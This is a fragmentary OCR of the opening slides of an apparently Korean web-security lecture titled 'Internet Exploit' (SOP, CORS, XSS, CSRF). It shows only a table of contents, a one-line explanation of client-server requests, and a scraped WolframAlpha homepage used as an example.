

# Internet Exploit

SOP CORS XSS CSRF

beta@plus

# **Contents**



**Two Sides**

**SOP & CSRF**

**XSS**

**CSRF**

# Chapter 1.

**Two Sides**

**SOP & CORS**

**XSS**


**CSRF**



클라이언트가 서버에 데이터를 요청하면,  
서버가 데이터를 보내주는 구조!


# Calc

Two Sides — Example



# Calc

Two Sides — Example



# Calc

Two Sides — Example

Calculator +

calc.plus.or.kr

**WolframAlpha** computational intelligence.

Enter what you want to calculate or know about =

NATURAL LANGUAGE MATH INPUT EXTENDED KEYBOARD EXAMPLES ↑ ↓


Compute expert-level answers using Wolfram's breakthrough algorithms, knowledgebase and AI technology

Mathematics › Science & Tech › Society & Culture › Everyday Life ›

 Step-by-Step Solutions	 Units & Measures	 People	 Personal Health
 Elementary Math	 Physics	 Arts & Media	 Personal Finance
 $x^2-1$ Algebra	 Chemistry	 Dates & Times	 Surprises
 Plotting & Graphics	 Engineering	 Words & Linguistics	 Entertainment
 $\int f(x)dx$ Calculus & Analysis	 Computational Sciences	 Money & Finance	 Household Science
 $\frac{x}{12}^9$ Geometry	 Earth Sciences	 Food & Nutrition	 Household Math
 $y''(x)$ Differential Equations	 Materials	 Political Geography	 Hobbies

